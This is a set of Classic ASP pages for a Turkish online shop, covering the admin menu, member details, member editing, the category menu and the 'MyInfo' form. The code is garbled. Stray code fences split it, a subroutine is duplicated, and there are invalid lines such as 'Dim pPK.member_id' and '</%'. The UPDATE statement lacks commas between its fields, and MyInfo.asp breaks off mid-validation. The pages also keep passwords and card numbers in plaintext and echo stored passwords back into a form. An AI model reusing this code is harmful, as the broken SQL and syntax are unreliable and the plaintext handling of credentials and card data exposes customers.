Sub AdminMenu_Show()
```

```
Dim sFormTitle: sFormTitle = "Yönetim Paneli"
```

```

fldField1 = "MembersGrid.asp"
fldField2 = "OrdersGrid.asp"
fldField3 = "AdminProducts.asp"
fldField4 = "CategoriesGrid.asp"
fldField5 = "EditorialsGrid.asp"
fldField6 = "EditorialCatGrid.asp"
fldField = "CardTypesGrid.asp"

```

```

%>
<table class="FormTABLE">
<tr>
<td class="FormHeaderTD"><font class="FormHeaderFONT"><%=sFormTitle%></font></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField1%>"><font class="DataFONT">Üyeler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField2%>"><font class="DataFONT">
Sipari&#351;ler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField3%>"><font class="DataFONT">Ürünler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField4%>"><font class="DataFONT">
Kategoriler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField5%>"><font class="DataFONT">
Editörden</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField6%>"><font class="DataFONT">Editör
Kategorileri</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField%>"><font class="DataFONT">Kart
Tipleri</font></a></td>
</tr>
</table>
<%
end sub
%>

```

MembersInfo.asp

```
<!-- #INCLUDE FILE="Common.asp" -->
```

```

<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "MembersInfo.asp"
CheckSecurity(2)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
sRecordErr = ""

Select Case sForm
  Case "Record"
    RecordAction(sAction)
end select
%>
<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
<table>
<tr>
<td valign="top">
<% AdminMenu_Show %>
</td>
<td valign="top">
<% Record_Show %>

<% Orders_Show %>

</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%

```

```

cn.close
Set cn = nothing

```

```

*****

```

```

Sub RecordAction(sAction)

```

```

Dim bExecSQL: bExecSQL = true
Dim sActionFileName : sActionFileName = ""
Dim sWhere : sWhere = ""
Dim bErr : bErr = False
Dim pPK.member_id : pPK.member_id = ""
sActionFileName = "AdminMenu.asp"
if len(sRecordErr) > 0 then Exit Sub
on error resume next
if bExecSQL then
    cn.execute sSQL
end if
sRecordErr = ProcessError
on error goto 0
if len(sRecordErr) > 0 then Exit Sub
cn.Close
Set cn = Nothing
response.redirect sActionFileName

```

```
end sub
```

```
Sub Record_Show()
```

```

sWhere = ""
Dim sFormTitle: sFormTitle = "Üye Bilgileri"
bPK = true

```

```
%>
```

```

<table class="FormTABLE">
<form method="POST" action="<%= sFileName %>" name="Record">
<tr><td class="FormHeaderTD" colspan="2"><font class="FormHeaderFONT"><%=sFormTitle%></font></td></tr>
<% if not (sRecordErr = "") then %>
    <tr><td class="DataTD" colspan="2"><font class="DataFONT"><%= sRecordErr %></font></td></tr>
<% end if %>

```

```
<%
```

```

if sRecordErr = "" then
    pmember_id = GetParam("member_id")
else
    fldmember_id = GetParam("member_id")
    pmember_id = GetParam("PK_member_id")
end if

```

```
if IsEmpty(pmember_id) then bPK = False
```

```

sWhere = sWhere & "member_id=" & ToSQL(pmember_id, "Number")
PK_member_id = pmember_id

```

```

sSQL = "select * from members where " & sWhere
opens rs, sSQL
bIsUpdateMode = (bPK and not(sAction = "insert" and sForm = "Record") and not rs.eof)

```

```

if bIsUpdateMode then
    fldaddress = GetValue(rs, "address")
    fldemail = GetValue(rs, "email")
    fldname = GetValue(rs, "first_name")
    fldlast_name = GetValue(rs, "last_name")
    fldmember_id = GetValue(rs, "member_id")
    fldmember_level = GetValue(rs, "member_level")
    fldmember_login_URLLink = "MembersRecord.asp"
    fldmember_login_member_id = GetValue(rs, "member_id")
    fldmember_login = GetValue(rs, "member_login")
    fldnotes = GetValue(rs, "notes")
    fldphone = GetValue(rs, "phone")

```

```
else
```

```
end if
```

```
%>
```

```

<tr>
<td class="FieldCaptionTD">

```

```

        <font class="FieldCaptionFONT">Kullan&#305;c&#305; ad&#305;</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><a
            href="<%=fldmember_login_URLLink%>?member_id=<%=fldmember_login_member_id%>&<%=transit_params%>"><font
            class="DataFONT"><%=fldmember_login%></font></a>&nbsp;</font>&nbsp;</td>
    </tr>
    <tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Eri&#351;im düzeyi</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><%=ToHTML(fldmember_level)%></font>&nbsp;</td>
    </tr>
    <tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Ad</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><%=ToHTML(fldname)%></font>&nbsp;</td>
    </tr>
    <tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Soyad</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><%=ToHTML(fldlast_name)%></font>&nbsp;</td>
    </tr>
    <tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Email</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><%=ToHTML(fldemail)%></font>&nbsp;</td>
    </tr>
    <tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Telefon</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><%=ToHTML(fldphone)%></font>&nbsp;</td>
    </tr>
    <tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Adres</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><%=ToHTML(fldaddress)%></font>&nbsp;</td>
    </tr>
    <tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Aç&#305;klamalar</font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><%=ToHTML(fldnotes)%></font>&nbsp;</td>
    </tr>
    <tr><td colspan="2" align="right">
    <input type="hidden" name="FormName" value="Record">

    <input type="hidden" name="PK_member_id" value="<%= pmember_id %>">
    <input type="hidden" name="member_id" value="<%= ToHTML(fldmember_id)%>">
    </td></tr>
</form>
</table>
<%
Set rs = Nothing

End Sub
=====

Sub Orders_Show()

Dim rs
Dim sWhere : sWhere = ""
Dim sOrder : sOrder = ""
Dim sSQL : sSQL = ""

```

```

Dim sFormTitle: sFormTitle = "Al&#305;&#351;veri&#351; Sepeti"
Dim HasParam : HasParam = false
Dim bReq : bReq = true
Dim iSort : iSort = ""
Dim iSorted : iSorted = ""
Dim sDirection : sDirection = ""
Dim form_sorting : form_sorting = ""
Dim sSortParams : sSortParams = ""
Dim iRecordsPerPage : iRecordsPerPage = 20
Dim iCounter : iCounter = 0

Dim transit_params : transit_params = "member_id=" & ToURL(GetParam("member_id")) & "&"
Dim form_params : form_params = "member_id=" & ToURL(GetParam("member_id")) & "&"

iSort = GetParam("FormOrders_Sorting")
iSorted = GetParam("FormOrders_Sorted")
sDirection = ""
if IsEmpty(iSort) then
    form_sorting = ""
else
    if iSort = iSorted then
        form_sorting = ""
        sDirection = " DESC"
        sSortParams = "FormOrders_Sorting=" & iSort & "&FormOrders_Sorted=" & iSort & "&"
    else
        form_sorting = iSort
        sDirection = " ASC"
        sSortParams = "FormOrders_Sorting=" & iSort & "&FormOrders_Sorted=" & "&"
    end if
    if iSort = 1 then sOrder = " order by o.[order_id]" & sDirection
    if iSort = 2 then sOrder = " order by i.[name]" & sDirection
    if iSort = 3 then sOrder = " order by o.[quantity]" & sDirection
end if

%>
<table class="FormTABLE">
<tr>
<td class="FormHeaderTD" colspan="3"><a name="Orders"><font class="FormHeaderFONT"><%=sFormTitle%></font></a></td>
</tr>
<tr>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormOrders_Sorting=1&FormOrders_Sorted=<%=form_sorting%>&"><font
class="ColumnFONT">
Sipari&#351;</font></a></td>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormOrders_Sorting=2&FormOrders_Sorted=<%=form_sorting%>&"><font
class="ColumnFONT">
Ürün</font></a></td>
<td class="ColumnTD"><a
href="<%=sFileName%>?<%=form_params%>FormOrders_Sorting=3&FormOrders_Sorted=<%=form_sorting%>&"><font
class="ColumnFONT">
Miktar</font></a></td>
</tr>
</%>

pmember_id = GetParam("member_id")
if IsNumeric(pmember_id) and not isEmpty(pmember_id) then pmember_id = ToSQL(pmember_id, "Number") else pmember_id = Empty
if not isEmpty(pmember_id) then
    HasParam = true
    sWhere = sWhere & "o.[member_id]=" & pmember_id
else
    bReq = false
end if

if HasParam then
    sWhere = " AND (" & sWhere & ")"
end if

sSQL = "select [o].[item_id] as o_item_id, " & _
"[o].[member_id] as o_member_id, " & _
"[o].[order_id] as o_order_id, " & _
"[o].[quantity] as o_quantity, " & _
"[i].[item_id] as i_item_id, " & _
"[i].[name] as i_name " & _
" from [orders] o, [items] i" & _

```



```

" where [i].[item_id]=o.[item_id] "

sSQL = sSQL & sWhere & sOrder

if not bReq then
%>
  <tr>
  <td colspan="3" class="DataTD"><font class="DataFONT">No records</font></td>
  </tr>
</table>
<%
  exit sub
end if

openrs rs, sSQL

if rs.eof then
%>
  <tr>
  <td colspan="3" class="DataTD"><font class="DataFONT">No records</font></td>
  </tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage
  flditem_id = GetValue(rs, "i_name")
  fldorder_id_URLLink = "OrdersRecord.asp"
  fldorder_id_order_id = GetValue(rs, "o_order_id")
  fldorder_id = GetValue(rs, "o_order_id")
  fldquantity = GetValue(rs, "o_quantity")

%>
  <tr>
  <td class="DataTD"><font class="DataFONT"><a
    href="<%=fldorder_id_URLLink%>?order_id=<%=fldorder_id_order_id%>&<%=transit_params%>"><font
    class="DataFONT"><%=fldorder_id%></font></a>&nbsp;</font></td>
  <td class="DataTD"><font class="DataFONT"><%=ToHTML(flditem_id)%>&nbsp;</font></td>
  <td class="DataTD"><font class="DataFONT"><%=ToHTML(fldquantity)%>&nbsp;</font></td>
  </tr><%

  rs.MoveNext
  iCounter = iCounter + 1
wend

set rs = nothing

%>
</table>
<%
end sub

'=====

Sub AdminMenu_Show()
  Dim sFormTitle: sFormTitle = "Yönetim Paneli"
  fldField1 = "MembersGrid.asp"
  fldField2 = "OrdersGrid.asp"
  fldField3 = "AdminProducts.asp"
  fldField4 = "CategoriesGrid.asp"
  fldField5 = "EditorialsGrid.asp"
  fldField6 = "EditorialCatGrid.asp"
  fldField = "CardTypesGrid.asp"

%>
  <table class="FormTABLE">
  <tr>
  <td class="FormHeaderTD"><font class="FormHeaderFONT"><%=sFormTitle%></font></td>
  </tr>
  <tr>

```

```

<td class="DataTD"><a href="<%=fldField1%>"><font class="DataFONT">Üyeler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField2%>"><font class="DataFONT">
Sipari&#351;ler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField3%>"><font class="DataFONT">Ürünler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField4%>"><font class="DataFONT">
Kategoriler</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField5%>"><font class="DataFONT">
Editörden</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField6%>"><font class="DataFONT">Editör
Kategorileri</font></a></td>
</tr>
<tr>
<td class="DataTD"><a href="<%=fldField%>"><font class="DataFONT">Kart
Tipleri</font></a></td>
</tr>
</table>
<%
end sub
%>

```

MembersRecord.asp

```

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "MembersRecord.asp"
CheckSecurity(2)
sAction = GetParam("FormAction")
sForm = GetParam("FormName")
sMembersErr = ""
Select Case sForm
  Case "Members"
    MembersAction(sAction)
end select
%><html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
<table>
<tr>

<td valign="top">
<% Members_Show %>
<SCRIPT Language="JavaScript">
if (document.forms["Members"])

```

```

document.Members.onsubmit=delconf;
function delconf() {
if (document.Members.FormAction.value == 'delete')
return confirm("Delete record?");
}
</SCRIPT>
</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%

```

```

cn.close
Set cn = nothing
'=====

```

```

Sub MembersAction(sAction)

Dim bExecSQL: bExecSQL = true
Dim sActionFileName : sActionFileName = ""
Dim sParams : sParams = "?"
Dim sWhere : sWhere = ""
Dim bErr : bErr = False
Dim pPKmember_id : pPKmember_id = ""
Dim fldmember_login : fldmember_login = ""
Dim fldmember_password : fldmember_password = ""
Dim fldmember_level : fldmember_level = ""
Dim fldname : fldname = ""
Dim fldlast_name : fldlast_name = ""
Dim fldemail : fldemail = ""
Dim fldphone : fldphone = ""
Dim fldaddress : fldaddress = ""
Dim fldnotes : fldnotes = ""
Dim fldcard_type_id : fldcard_type_id = ""
Dim fldcard_number : fldcard_number = ""

sActionFileName = "MembersGrid.asp"
sParams = sParams & "member_login=" & ToURL(GetParam("Trn_member_login"))

if sAction = "cancel" then

cn.Close
Set cn = Nothing
response.redirect sActionFileName & sParams
end if

if sAction = "update" or sAction = "delete" then
pPKmember_id = GetParam("PK_member_id")
if IsEmpty(pPKmember_id) then exit sub
sWhere = "member_id=" & ToSQL(pPKmember_id, "Number")
end if

fldmember_login = GetParam("member_login")
fldmember_password = GetParam("member_password")
fldmember_level = GetParam("member_level")

```

```

fldname = GetParam("name")
fldlast_name = GetParam("last_name")
fldemail = GetParam("email")
fldphone = GetParam("phone")
fldaddress = GetParam("address")
fldnotes = GetParam("notes")
fldcard_type_id = GetParam("card_type_id")
fldcard_number = GetParam("card_number")

if sAction = "insert" or sAction = "update" then
  if IsEmpty(fldmember_login) then
    sMembersErr = sMembersErr & "The value in field Kullanıcı adı* is required.<br>"
  end if
  if IsEmpty(fldmember_password) then
    sMembersErr = sMembersErr & "The value in field Şifre* is required.<br>"
  end if
  if IsEmpty(fldmember_level) then
    sMembersErr = sMembersErr & "The value in field Kullanıcı Düzeyi* is required.<br>"
  end if
  if IsEmpty(fldname) then
    sMembersErr = sMembersErr & "The value in field Ad* is required.<br>"
  end if
  if IsEmpty(fldlast_name) then
    sMembersErr = sMembersErr & "The value in field Soyad* is required.<br>"
  end if
  if IsEmpty(fldemail) then
    sMembersErr = sMembersErr & "The value in field Email* is required.<br>"
  end if
  if not IsNumeric(fldmember_level) then
    sMembersErr = sMembersErr & "The value in field Kullanıcı Düzeyi* is incorrect.<br>"
  end if
  if not IsNumeric(fldcard_type_id) then
    sMembersErr = sMembersErr & "The value in field Kredi Kartı Tipi is incorrect.<br>"
  end if
  if not IsEmpty(fldmember_login) then
    iCount = 0
    if sAction = "insert" then
      iCount = CInt(DLookup("members", "count(*)", "member_login=" & toSQL(fldmember_login, "Text")))
    elseif sAction = "update" then
      iCount = CInt(DLookup("members", "count(*)", "member_login=" & toSQL(fldmember_login, "Text") & " and not(" & sWhere &
        ")"))
    end if
    if iCount > 0 then
      sMembersErr = sMembersErr & "The value in field Kullanıcı adı* is already in database.<br>"
    end if
  end if

  If len(sMembersErr) > 0 then
    exit sub
  end if
end if

select case sAction
case "insert"

sSQL = "insert into members (" & _
  "[member_login]," & _
  "[member_password]," & _
  "[member_level]," & _
  "[first_name]," & _
  "[last_name]," & _
  "[email]," & _
  "[phone]," & _
  "[address]," & _
  "[notes]," & _
  "[card_type_id]," & _
  "[card_number])" & _
  " values (" & _
  ToSQL(fldmember_login, "Text") & "," & _
  ToSQL(fldmember_password, "Text") & "," & _
  ToSQL(fldmember_level, "Number") & "," & _
  ToSQL(fldname, "Text") & "," & _
  ToSQL(fldlast_name, "Text") & "," & _
  ToSQL(fldemail, "Text") & "," & _
  ToSQL(fldphone, "Text") & "," & _
  ToSQL(fldaddress, "Text") & "," & _

```

```

        ToSQL(fldnotes, "Text") & "," & _
        ToSQL(fldcard_type_id, "Number") & "," & _
        ToSQL(fldcard_number, "Text") & _
    ")"
case "update"

    sSQL = "update members set " & _
    "[member_login]=" & ToSQL(fldmember_login, "Text") & _
    "[member_password]=" & ToSQL(fldmember_password, "Text") & _
    "[member_level]=" & ToSQL(fldmember_level, "Number") & _
    "[first_name]=" & ToSQL(fldname, "Text") & _
    "[last_name]=" & ToSQL(fldlast_name, "Text") & _
    "[email]=" & ToSQL(fldemail, "Text") & _
    "[phone]=" & ToSQL(fldphone, "Text") & _
    "[address]=" & ToSQL(fldaddress, "Text") & _
    "[notes]=" & ToSQL(fldnotes, "Text") & _
    "[card_type_id]=" & ToSQL(fldcard_type_id, "Number") & _
    "[card_number]=" & ToSQL(fldcard_number, "Text")
    sSQL = sSQL & " where " & sWhere
case "delete"

    sSQL = "delete from members where " & sWhere
end select

if len(sMembersErr) > 0 then Exit Sub
on error resume next
if bExecSQL then
    cn.execute sSQL
end if
sMembersErr = ProcessError
on error goto 0
if len(sMembersErr) > 0 then Exit Sub
cn.Close
Set cn = Nothing
response.redirect sActionFileName & sParams

end sub
'=====

Sub Members_Show()

    sWhere = ""
    Dim sFormTitle: sFormTitle = "Üyeler"
    bPK = true
    Dim scard_type_idDisplayValue: scard_type_idDisplayValue = ""

%>

<table class="FormTABLE">
<form method="POST" action="<%= sFileName %>" name="Members">
<tr><td class="FormHeaderTD" colspan="2"><font class="FormHeaderFONT"><%=sFormTitle%></font></td></tr>
<% if not (sMembersErr = "") then %>
    <tr><td class="DataTD" colspan="2"><font class="DataFONT"><%= sMembersErr %></font></td></tr>
<% end if %>
</%

if sMembersErr = "" then
    fldmember_login = GetParam("member_login")
    fldmember_id = GetParam("member_id")
    Trn_member_login = GetParam("member_login")
    pmember_id = GetParam("member_id")
else
    fldmember_id = GetParam("member_id")
    fldmember_login = GetParam("member_login")
    fldmember_password = GetParam("member_password")
    fldmember_level = GetParam("member_level")
    fldname = GetParam("name")
    fldlast_name = GetParam("last_name")
    fldemail = GetParam("email")
    fldphone = GetParam("phone")
    fldaddress = GetParam("address")
    fldnotes = GetParam("notes")
    fldcard_type_id = GetParam("card_type_id")
    fldcard_number = GetParam("card_number")
    Trn_member_login = GetParam("Trn_member_login")

```

```

    pmember_id = GetParam("PK_member_id")
end if

if IsEmpty(pmember_id) then bPK = False

sWhere = sWhere & "member_id=" & ToSQL(pmember_id, "Number")
PK_member_id = pmember_id

sSQL = "select * from members where " & sWhere
opens rs, sSQL
bIsUpdateMode = (bPK and not(sAction = "insert" and sForm = "Members") and not rs.eof)

if bIsUpdateMode then
    fldmember_id = GetValue(rs, "member_id")

    if sMembersErr = "" then
        fldmember_login = GetValue(rs, "member_login")
        fldmember_password = GetValue(rs, "member_password")
        fldmember_level = GetValue(rs, "member_level")
        fldname = GetValue(rs, "first_name")
        fldlast_name = GetValue(rs, "last_name")
        fldemail = GetValue(rs, "email")
        fldphone = GetValue(rs, "phone")
        fldaddress = GetValue(rs, "address")
        fldnotes = GetValue(rs, "notes")
        fldcard_type_id = GetValue(rs, "card_type_id")
        fldcard_number = GetValue(rs, "card_number")
    end if

else
    if sMembersErr = "" then
        fldmember_id = ToHTML(GetParam("member_id"))
        fldmember_login = ToHTML(GetParam("member_login"))
    end if
end if

%>
<tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Kullanıcı Adı: </font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><input type="text" name="member_login" maxlength="20" value="<%= ToHTML(fldmember_login) %>"
            size="20" ></font></td>
</tr>
<tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Şifre: </font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><input type="password" name="member_password" maxlength="20" value="<%=
            ToHTML(fldmember_password) %>" size="20" ></font></td>
</tr>
<tr>
    <td class="FieldCaptionTD">
        <font class="FieldCaptionFONT">Kullanıcı Düzeyi: </font>
    </td>
    <td class="DataTD">
        <font class="DataFONT"><select size="1" name="member_level">

```

```

%></select></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Ad*</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="text" name="name" maxlength="50" value="<%= ToHTML(fldname) %>" size="50"
></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Soyad*</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="text" name="last_name" maxlength="50" value="<%= ToHTML(fldlast_name) %>"
size="50" ></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Email*</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="text" name="email" maxlength="50" value="<%= ToHTML(fldemail) %>" size="50"
></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Telefon</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="text" name="phone" maxlength="50" value="<%= ToHTML(fldphone) %>" size="50"
></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Adres</font>
</td>
<td class="DataTD">
<font class="DataFONT"><input type="text" name="address" maxlength="50" value="<%= ToHTML(fldaddress) %>" size="50"
></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Aç&#305;klamalar</font>
</td>
<td class="DataTD">
<font class="DataFONT"><textarea name="notes" cols="50" rows="5"><%=ToHTML(fldnotes)%></textarea></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Kredi Kart&#305; Tipi</font>
</td>
<td class="DataTD">
<font class="DataFONT"><select size="1" name="card_type_id">
<%
response.write "<option value="">" & scard_type_idDisplayValue & "</option>"
openrs rscard_type_id, "select card_type_id, name from card_types order by 2"
while not rscard_type_id.EOF
if cstr(GetValue(rscard_type_id, 0)) = cstr(fldcard_type_id) then
response.write "<option selected value="" & GetValue(rscard_type_id, 0) & "">" & GetValue(rscard_type_id, 1) & "</option>"
else
response.write "<option value="" & GetValue(rscard_type_id, 0) & "">" & GetValue(rscard_type_id, 1) & "</option>"
end if
rscard_type_id.MoveNext
wend
set rscard_type_id = nothing
<%
></select></font></td>
</tr>
<tr>
<td class="FieldCaptionTD">
<font class="FieldCaptionFONT">Kredi Kart No</font>
</td>
<td class="DataTD">

```



```

sSQL = sSQL & sWhere & sOrder
openrs rs, sSQL
if rs.eof then
%>
  <tr>
  <td colspan="1" class="DataTD"><font class="DataFONT">Kategori Bulunamad&#305;</font></td>
  </tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage
fldField2_URLLink = "List.asp"
fldField2_sub_category_id = GetValue(rs, "t_sub_category_id")
fldField2 = GetValue(rs, "t_sub_category")
fldsub_category_id = GetValue(rs, "t_sub_category_id")
%>
  <tr>
  <td class="DataTD"><font class="DataFONT"><a
  href="<%=fldField2_URLLink%>?sub_category_id=<%=fldField2_sub_category_id%>&<%=transit_params%>"><font
  class="DataFONT"><%=fldField2%></font></a>&nbsp;</font></td>
  </tr><%

  rs.MoveNext
  iCounter = iCounter + 1
wend
set rs = nothing

%>
</table>

<%
' Menü 2. k&#305;s&#305;m
%>
<table width="150">
  <tr>
  <td class="ColumnTD"><font class="ColumnFONT">&nbsp;<a href="http://localhost/Shop/List.asp?category_id=2"><font
  class="DataFONT">&#304;DA&#350;
  Ürünleri</font></a>&nbsp;</font></td>
  </tr>
</table>

<table width="150">
<%
sWhere = " WHERE category_id=2"

sSQL = "select [t].[sub_category] as t_sub_category, " & _
" [t].[sub_category_id] as t_sub_category_id " & _
" from [tb_sub_category] t "
sSQL = sSQL & sWhere & sOrder
openrs rs, sSQL
if rs.eof then
%>
  <tr>
  <td colspan="1" class="DataTD"><font class="DataFONT">Kategori Bulunamad&#305;</font></td>
  </tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage
fldField2_URLLink = "List.asp"
fldField2_sub_category_id = GetValue(rs, "t_sub_category_id")
fldField2 = GetValue(rs, "t_sub_category")
fldsub_category_id = GetValue(rs, "t_sub_category_id")
%>
  <tr>
  <td class="DataTD"><font class="DataFONT"><a
  href="<%=fldField2_URLLink%>?sub_category_id=<%=fldField2_sub_category_id%>&<%=transit_params%>"><font
  class="DataFONT"><%=fldField2%></font></a>&nbsp;</font></td>

```

```

</tr><%
rs.MoveNext
iCounter = iCounter + 1
wend
set rs = nothing

%>
</table>
<%
' Menü 3. k&#305;s&#305;m
%>
<table width="150">
<tr>
<td class="ColumnTD"><font class="ColumnFONT">&nbsp;<a href="http://localhost/Shop/List.asp?category_id=3"><font
class="DataFONT">VO&#304;T
Ürünleri</font></a>&nbsp;</font></td>
</tr>
</table>

<table width="150">
<%
sWhere = " WHERE category_id=3"

sSQL = "select [t].[sub_category] as t_sub_category, " & _
"[t].[sub_category_id] as t_sub_category_id " & _
" from [tb_sub_category] t "
sSQL = sSQL & sWhere & sOrder
opens rs, sSQL
if rs.eof then
%>
<tr>
<td colspan="1" class="DataTD"><font class="DataFONT">Kategori Bulunamad&#305;</font></td>
</tr>
<%
end if

iRecordsPerPage = 20
iCounter = 0

while not rs.EOF and iCounter < iRecordsPerPage
fldField2_URLLink = "List.asp"
fldField2_sub_category_id = GetValue(rs, "t_sub_category_id")
fldField2 = GetValue(rs, "t_sub_category")
fldsub_category_id = GetValue(rs, "t_sub_category_id")
%>
<tr>
<td class="DataTD"><font class="DataFONT"><a
href="<%=fldField2_URLLink%>?sub_category_id=<%=fldField2_sub_category_id%>&<%=transit_params%>"><font
class="DataFONT"><%=fldField2%></font></a>&nbsp;</font></td>
</tr><%

rs.MoveNext
iCounter = iCounter + 1
wend
set rs = nothing

%>
</table>

</TD>
</TR>
</TABLE>

```

MyInfo.asp

```

<!-- #INCLUDE FILE="Common.asp" -->
<!-- #INCLUDE FILE="Header.asp" -->
<!-- #INCLUDE FILE="Footer.asp" -->

<%
sFileName = "MyInfo.asp"
CheckSecurity(1)
sAction = GetParam("FormAction")

```

```

sForm = GetParam("FormName")
sFormErr = ""

Select Case sForm
  Case "Form"
    FormAction(sAction)
end select
%>

<html>
<head>
<title>Semih Sanal Ma&#287;aza</title>
<meta http-equiv="pragma" content="no-cache">
<meta http-equiv="expires" content="0">
<meta http-equiv="cache-control" content="no-cache">
<META http-equiv=Content-Type content="text/html; charset=windows-1254">
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"><link rel="stylesheet" href="Site.css" type="text/css"></head>
<body class="PageBODY">
<center>
<table>
<tr>
<td valign="top">
<% Menu_Show %>

</td>
</tr>
</table>
</center>
<table width="760" align="center">
<tr>
<td align="center">
<hr color="#800000">
<table>
<tr>

<td valign="top">
<% Form_Show %>

</td>
</tr>
</table>

<hr color="#800000" width="60%">
</td>
</tr>
</table>
<center>
<table>
<tr>
<td valign="top">
<% Footer_Show %>
</td>

</tr>
</table>
</center>
</body>
</html>
<%
cn.close
Set cn = nothing

```

```
*****
```

```

Sub FormAction(sAction)

  Dim bExecSQL: bExecSQL = true
  Dim sActionFileName : sActionFileName = ""
  Dim sWhere : sWhere = ""
  Dim bErr : bErr = False
  Dim pPKmember_id : pPKmember_id = ""
  Dim fldmember_password : fldmember_password = ""
  Dim fldname : fldname = ""
  Dim fldlast_name : fldlast_name = ""
  Dim fldemail : fldemail = ""
  Dim fldaddress : fldaddress = ""

```

```

Dim fldphone : fldphone = ""
Dim fldnotes : fldnotes = ""
Dim fldcard_type_id : fldcard_type_id = ""
Dim fldcard_number : fldcard_number = ""

sActionFileName = "ShoppingCart.asp"

' CANCEL action

if sAction = "cancel" then

' Form BeforeCancel Event start
' Form BeforeCancel Event end

    cn.Close
    Set cn = Nothing
    response.redirect sActionFileName
end if

' Build WHERE statement

if sAction = "update" or sAction = "delete" then
    pPKmember_id = GetParam("PK_member_id")
    if IsEmpty(pPKmember_id) then exit sub
    sWhere = "member_id=" & ToSQL(pPKmember_id, "Number")
end if

' Load all form fields into variables

fldUserID = Session("UserID")
fldmember_password = GetParam("member_password")
fldname = GetParam("name")
fldlast_name = GetParam("last_name")
fldemail = GetParam("email")
fldaddress = GetParam("address")
fldphone = GetParam("phone")
fldnotes = GetParam("notes")
fldcard_type_id = GetParam("card_type_id")
fldcard_number = GetParam("card_number")

' Validate fields

if sAction = "insert" or sAction = "update" then
    if IsEmpty(fldmember_password) then
        sFormErr = sFormErr & "The value in field &#350;ifre* is required.<br>"
    end if
    if IsEmpty(fldname) then
